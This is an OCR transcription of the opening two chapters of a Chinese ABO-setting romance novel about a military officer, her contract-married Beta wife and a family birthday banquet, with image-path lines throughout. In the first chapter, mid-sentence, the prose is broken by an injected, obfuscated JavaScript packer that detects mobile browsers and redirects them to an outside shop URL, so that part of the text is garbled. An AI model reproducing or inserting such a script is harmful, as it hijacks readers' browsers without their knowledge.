《冰山总裁B的顶A偏执妻》 1. 第一章 早上九点。 星际帝国首都。 清晨露水从枝头滴落,往上推的卷帘门发出巨大一声,满屋的花香涌出。 站在门口的老板打了个哈欠,睡眼惺忪地迎来了她的第一个客人。 那人黑发红瞳,极好的身材比例使其肩宽腿长,仅着普通的军式便服,也显得青隽挺拔。 看得店老板眼睛一亮,尤其是听到她的订单后,更是困意消散,精神抖擞。 这可是五月以来,她接过的最大的一笔订单。 老板满脸堆笑,连声道:“就按照你选的那个图片吗?那我现在就帮你包起来,可能要等一会哦。” “另外,需要小卡片吗?这边可以代写,或者你自己写也行。” 客人唇边笑意很浅,语气温和有礼,耐心回答她的每一个问题。 “对,就是那个图片。” “您慢慢包,我不着急。” “需要一张卡片,”她停顿了一下,询问:“妻子生日的话,应该写什么比较合适呢?” 处理花材的老板一愣,不由惊讶:“您已经结婚了?那么年轻啊。” 她又补充:“写卡片的话,一般会写亲爱的,生日快乐。” “那就写这个,麻烦您借我一下笔,”话到此处,客人突然止住,突然改了口:“还是您帮我写吧。” 继而她笑容加深,认真回应了老板的后面问题:“我们是三月份结的婚。” 结婚才三个月啊。 老板忍不住八卦:“你们认识多久了?怎么认识的?” 一连串的问题,并不指望客人会全部回应,甚至有些客人会觉得冒昧,刻意不答,但面前的人似乎很乐意,含笑回答了每一个问题。 “我们认识时间不长,是相亲认识的。” “相亲啊?”店老板语气低了些,掐灭了脑子里的幻想。 “是的,当时她和她的前未婚妻刚解除了婚约,我就走上前,向她介绍了自己。” “妻子对我很满意,于是同意了我的求婚。” “啊?”老板明显一愣,已经感觉到一丝不对。 可客人已经出声提醒:“花包好了吗?” “好、好了,”她连忙回应,放下花后又去找笔,忙道:”就写亲爱的,生日快乐对吗?” “是的。” 写好的卡片插进花中,老板赶紧递到客人手中,下意识道:“祝您和您的妻子新婚快乐。” 那人笑意更深,认真说了一声:“谢谢。” 老板匆忙点头,看着那身影越来越远后,才反应过来看向付款记录,比原价多了一百,像是这场对话十分让客人满意…… 九点半。 黑色越野车准时抵达公司楼下。 包扎好的花束放在副驾驶,裴烬野伸手,将它扶正后,将每一处包装纸理顺,再拿起通讯器。 页面不变,始终停留在备注妻子的记录内,随意往上划,从昨夜到今天,不过寥寥几句,长短不一的文字写满生疏礼貌,完全不像新婚妻妻,反倒像刚认识的陌生人。 垂落的眼睫微颤,大拇指熟练翻动,短时间内就将她们的全部聊天看完,继而点向对方头像。 早已记牢的紫色鸢尾花,朋友圈里空无一物,甚至只有一条横线,是销售一看就会避退三舍的那种人。 可裴烬野却不觉无聊,来回重复两遍日常后,窗外终于看见熟悉身影。 她的妻子出来了。 借着防窥窗,赤色眼眸得以停留,紧紧粘在对方身上。 她的妻子穿得很简单,衬衫西装裤,扣子解开最上面一颗,袖子挽起,小臂搭着外套,像是等这场见面结束,她就要披上外套去参加会议,一如既往地干练、雷厉风行。 可她眉眼又是疲倦的,整夜的通宵,只在天蒙蒙亮时,躺在办公室内间的小床浅眠片刻,此刻还不得休息,需要应付一场并不值得庆祝的生日晚宴,这叫她感到乏力。 因此,被木簪盘在脑后的浅棕色发丝垂落一缕,椭圆框的银制眼镜压着鼻梁,遮挡灰青色的眼。 颓丧又疏离,像是永远不会停下的连绵细雨,每一处骨骼都长出青苔,泛着潮湿冷冽的锈味。 裴烬野是想淋雨的人,却始终被这场雨隔绝在外,不沾片缕。 掐着时间,在妻子即将走到时下车。 提前整理的衣着,嘴角含笑的弧度恰到好处,温和又不显得热情。 这是写在名为妻子的备忘录里的第一条。 妻子排斥过于亲密的关系,礼貌而克制的距离,会让妻子感到舒适。 保持这样的比陌生更近一点的关系,起码暂时是这样。 “早上好,祝女士。” 人到面前,裴烬野主动开口。 祝敛青从疲倦中回神,强打精神回应:“早上好,裴少将,麻烦你过来接我。” 她声音清冽,即便刻意放柔也透着一股冷意,显得歉意也很冷硬。 但裴烬野并不在意,她唇边的笑意更深,相对深邃冷锐的五官一柔再柔,完全不见战场上的果决沉肃,反而像个性格温和的小学老师。 她回应:“顺手的事情,您不必感到歉意,我的假期从今天早晨八点开始,刚好也要从军事基地赶回家。” 最后一个“家”字被刻意放轻,但仍让祝敛青眉梢轻挑,略微不适应。 毕竟在传统概念中,家应该是由两个相爱的人与他们的家人组成,而不是两个几乎陌生、仅由一纸合作契约相连的人,购买了一套房子,就能称作家。 且,在领证的当天,裴烬野便以职业为借口,久居军区中,不曾住进“家”里一次。 提到此事,又觉好笑,新婚三个月,两人见面三次,其中两次还是视频,一次是祝敛青问她喜欢新房里的哪一间,裴烬野选完后,视频就挂断,前后不超过半分钟。 另一次就在昨夜。 放在帝国婚姻法中,哪怕裴烬野是军官,如此冷落伴侣的行为,依旧会被严厉惩罚,尤其是Alpha与Omega的结合,严重者,甚至会被强制离婚。 好在祝敛青是个Beta,且,这种相处方式让她十分舒适,第无数次感慨,自己找对了结婚对象。 也是因此,祝敛青忽略了这点不适,语调依旧地提醒:“麻烦您的事情不止这一件。” 她表情更加诚恳,又重复了一遍:“麻烦您了。” 自结婚搬进新房后,祝敛青总感到有些奇怪。 例如,她身上总会冒出一些奇怪的红斑,不痛不痒,但每次都要几天才能消退。 比如,公司里的alpha和omega开始有意无意地避开她,并在隐蔽角落对她投来奇怪眼神。 再比如,放在柜子里的衣服会突然消失不见,几天后又出现在角落里,被揉得皱巴巴的。 还有…… 她最近总感觉有人在看着她,可无论用什么办法,都无法寻到半点蛛丝马迹,反倒怀疑起自己。 长时间的疑神疑鬼让她精力憔悴,幸好昨天裴烬野恰好打来 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17538038|203873||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 视频,看出她的疲倦,主动请了长假,提出帮忙。 “不必说麻烦这种话,”裴烬野微微弯腰,使两人的距离稍缩短,叫祝敛青更加看清她的表情。 “这房子是我选的,现在出了问题,就是我的责任,我理应为此负责。” 她的声音温和,可语调却是长期处于军队生活中的一板一眼,在此刻,有一种莫名的安心踏实感。 话到此处,她停顿一瞬,很刻意地加了一句:“祝女士,我们是平等的合作关系,你帮了我的忙,我也该替你解决麻烦,对吗?” 很有合作伙伴的姿态。 长时间没有得到充足的休息,祝敛青只觉得倦怠,无力再去和裴烬野客套,只是又重复了一遍:“那就麻烦您了。” 话到此处,便是结尾。 裴烬野打开副驾驶的车门,将祝敛青迎入其中。 不多时,越野车启动。 祝敛青垂眼看向怀中花束,瞧见小卡片的字,却不以为意,只当作花店的随手一放。 但裴烬野已摆出一个优质合作伙伴的姿态,她必须回以同样的态度,于是她出声感谢:“谢谢您的花,很漂亮。” 裴烬野专心开车,视线不曾偏移,只道:“是花店老板选的,看来她审美不错,那我先定个一个月送到家里?” “你喜欢花?”祝敛青反问。 听完裴烬野的话,心里那点不对劲彻底消散不见,怀中的花转了个方向,小卡片隐没其中,彻底看不见。 “你呢?”裴烬野问。 “还行,”祝敛青眉眼平淡,看不出半点起伏。 随意搭在方向盘的指尖敲打,裴烬野视线停滞,眼前闪过一座一座高低建筑,过了片刻才道:“那就先让她送一个月吧。” “好的,”祝敛青回答得很快,完全听不出情绪。 或者说,这种小事对她而言,实在无关紧要,实在难以生出半点情绪波动。 对话又一次结束,车厢中陷入寂静,只剩下偶尔方向盘转动的声音,还有祝敛青怀中花束的香气弥漫。 祝敛青疲倦,却不曾合眼,偏头看向窗外,灰青的眼晦涩,不知在想什么。 裴烬野指尖敲打方向盘,像是一个深入骨髓的小习惯。 直到祝敛青的通讯器发出震响。 她随意看去,备注母亲的人连发几条消息。 母亲:【烬野从军区出来了吗?家里已经布置好了,就等你们回来了。】 母亲:【等会看见烬野,别总垮着脸,这已经不是家族给你安排的婚姻,是你自己选的妻子,别像大家都欠了你似的。】 母亲:【军官的假期难得,你们新婚那么久都没有好好相处,趁这个假期好好相处。】 消息停顿了下,正在输入的提示来回出现几次,才见消息发出。 母亲:【之前有多少Omega在追烬野,直到现在都不肯放弃,你一个Beta可得抓紧。】 母亲:【就趁这个假期,尽快有一个孩子,知道了吗?】 对方还想再说,祝敛青却不肯看,直接将通讯器静音,继而语气不变,只和裴烬野说:“母亲她们在老宅等我们。” 在解决其他麻烦前,她得和裴烬野先解决生日宴会这个麻烦。 杂事堆积,祝敛青眼里闪过一丝烦躁,又很快压下。 另一边的裴烬野收回偏移视线,明明什么都看见,却只回应了一声:“好。” 指尖拂过皮质方向盘,有些痒。 孩子吗…… 2. 第二章 十二点十分。 越野车熄火,暂时停在地下车库。 两人还未入门,便听到一阵嘈杂声。 祝家是一个很庞大且强大的家族,族中旁系众多,大多就职于祝氏集团,因此,以加强家族凝聚力为借口,族中宴会不断,尤其是主脉继承人的生日宴,无一缺席。 裴烬野与祝敛青一踏入其中,便被众人围住,紧接着便是一连串的夸赞与试探。 虽然祝氏集团实力雄厚,但帝国处于一个常年被虫族入侵的时代,故而,帝国崇尚力量与军权。 而天生对虫族具有震慑力、一分化就被强制参军的Alpha,理所应当成为人上人。 高等级Alpha兼军官的裴烬野,更显优越,一度成为诸多Omega争抢的对象。 当然,这也是祝敛青毫不犹豫选择她的原因。 靠着和裴烬野的婚约,那群总指手画脚的“长辈”,终于学会安静、不找麻烦。 祝敛青再一次庆幸,她和裴烬野达成了合作。 白皙指尖的酒杯摇晃,祝敛青一手挽住裴烬野臂弯,轻轻扯了一下。 裴烬野了然,当即和面前人说了再聊,侧身后迎向另一个人。 “这是小姨,”祝敛青小声提示。 裴烬野微微点头,眉眼依旧温和,唇边弧度始终不变,开口就道:“小姨。” 那是个穿着华丽的女士,听到裴烬野的称呼,先是捂嘴大笑,满意又高兴道:“哎呦,我们阿青真是找了个好妻子。” 她视线赤/裸,从两人相贴的地方扫过,再次露出意味深长的大笑,夸张道:“新婚感情就是好,打算什么要孩子?” 此话一出,周围都安静下来,似乎都在竖着耳朵等待。 以裴烬野的基因,她们生下的孩子很大概率会是Alpha,而祝家需要一个Alpha血脉,而不是一个又一个平庸无用的Beta。 为此,祝家做了许多代的努力,不断与Alpha或Omega结合,寄希望于下一代。 曾经的祝敛青曾是她们眼中最有可能分化成功的孩子,只是可惜,事与人违。 不过好在祝敛青又给她们带来一个强大的Alpha,她们生下的孩子将成为祝家的下一个希望。 裴烬野感觉到臂间的手收紧,无意识的用力,只想,这已经是今天第二次提到孩子。 “哎呀,别怪小姨多嘴,你们现在还年轻,恢复能力好,可以少遭点罪,要是年纪大了,吃的苦就多咯。” “而且阿青母亲也可以帮忙……” 话语间,站在不远处的女士对她们含笑点了点头。 裴烬野视线扫过,并未开口喊人。 名为妻子的备忘录第十七条。 妻子厌恶她的母亲,作为伴侣必须与妻子统一战线。 但对方给钱给股份的时候,可以笑一笑,因为这样让妻子工作轻松一点。 两人没有回应,一直佯装热情的小姨略显尴尬,哈哈两声看向祝母。 那人连忙接上:“哎哟,你别闹了,阿青和烬野都忙了几天了,你瞧,衣服都没换,让她们先回房间休息,晚上再来和大家聊。” 其他人附和,满脸体贴关心。 于是,裴烬野两人得以退场,绕过繁琐的欧式过道,喧嚣被抛在身后,挽在裴烬野臂间的手自然松开。 裴烬野第一时间察觉,眼眸低垂,视线扫过,隔着布料的皮肤似乎还能感受到温凉的体温。 裴烬野抿了抿唇,无意瞥见玻璃窗的倒影,无法掩饰的浮躁一闪而过,又很快压住。 名为妻子的备忘录第二条。 妻子讨厌肢体接触,只有在需要演戏的场合,才能触碰。 “刚刚她们提到的东西,你不必在意,”祝敛青突然开口,清冽声音平静。 裴烬野脚步一顿,明知对方在说什么,却故意疑惑:“什么?” 她的表情始终温和有礼,让人分不出真假。 祝敛青只好提醒:“孩子的事。” 裴烬野露出恍然表情,说:“原来是这个啊。” 话到此处,却没有接上,叫祝敛青突然止住,看向裴烬野。 “你想要吗?” 语气略带几分惊讶和纠结。 因时间紧迫,两人结婚匆忙,并未仔仔细细沟通过合作内容,如果裴烬野非常需要一个孩子的话,作为合作伙伴,祝敛青确实应该帮忙,毕竟裴烬野帮她解决了那么多麻烦。 祝敛青拧紧眉头。 木簪越发松散,垂落的发丝被风吹散,镜片下的灰青色眼眸像是掺了灰调的翡石,略显沉郁。 妻子又在下雨了。 裴烬野这样想。 她微微弯腰,这个脆弱且纤薄的Beta,甚至比许多Omega清瘦,站直了才到她的肩膀,再靠近一点,就能将人堵在角落里,完全隐藏起来。 帝国准则总重复,Alpha要优先保护Omega的安全。 可在她看来,她的妻子更需要保护,最好有一个无形的玻璃罩,将妻子庇佑其中,这样才能避免其他Alpha的觊觎。 “你非常想要一个孩子吗?”祝敛青再次询问,惊讶淡去,多了几分思索后的为难。 怀孕到分娩,足足需要十个月,她不想耽误太多时间,这样会影响她刚刚把控的股权。 不等裴烬野回答,突然有人经过。 祝敛青余光瞥见,突然上前一步,将可以称为生疏的距离拉近,两人只隔着巴掌大的距离。 裴烬野的脊背又弯了些,放在军营里,这样的弧度足以被纠察兵拉去做检讨。 可裴烬野现在只剩下一个念头。 她们像是在躲到角落里接吻。 接吻啊…… 赤色眼眸更暗,翻涌的情绪晦涩,鼻尖似乎能嗅到妻子清浅的香气,再靠近一点,她就能吻到祝敛青的发丝。 祝敛青不曾察觉,注意力都在路过的人身上。 等到对方走开,那若有若无的视线终于不见,她才松了口气,解释道:“那是张姨,照顾姥姥许多年的女佣。” 祝敛青姥姥是祝家目前的当家人。 裴烬野微微点头,表示自己在听,继而又道:“今天好像还没看见姥姥。” “她晚上才会出现。” 祝敛青早已熟悉流程,毕竟这样的宴会每年一次,话题中心从学业到事业,马上就要到她的婚姻。 婚姻。 祝敛青思绪一转,便想到大家不会无缘无故反复提及孩子,除非有人引导。 她的姥姥想要她生个孩子。 祝敛青眉头更紧,在新婚的第三个月,终于体验到一点婚姻的坏处。 “你呢?”裴烬野终于开口,又是反问句,语调和之前问祝敛青喜不喜欢花一样。 但这个问题,祝敛青不能说出还行,她回:“我不喜欢。” “我也是,”裴烬野很快回答,但又补了一句:“但我不知道裴家的态度。” 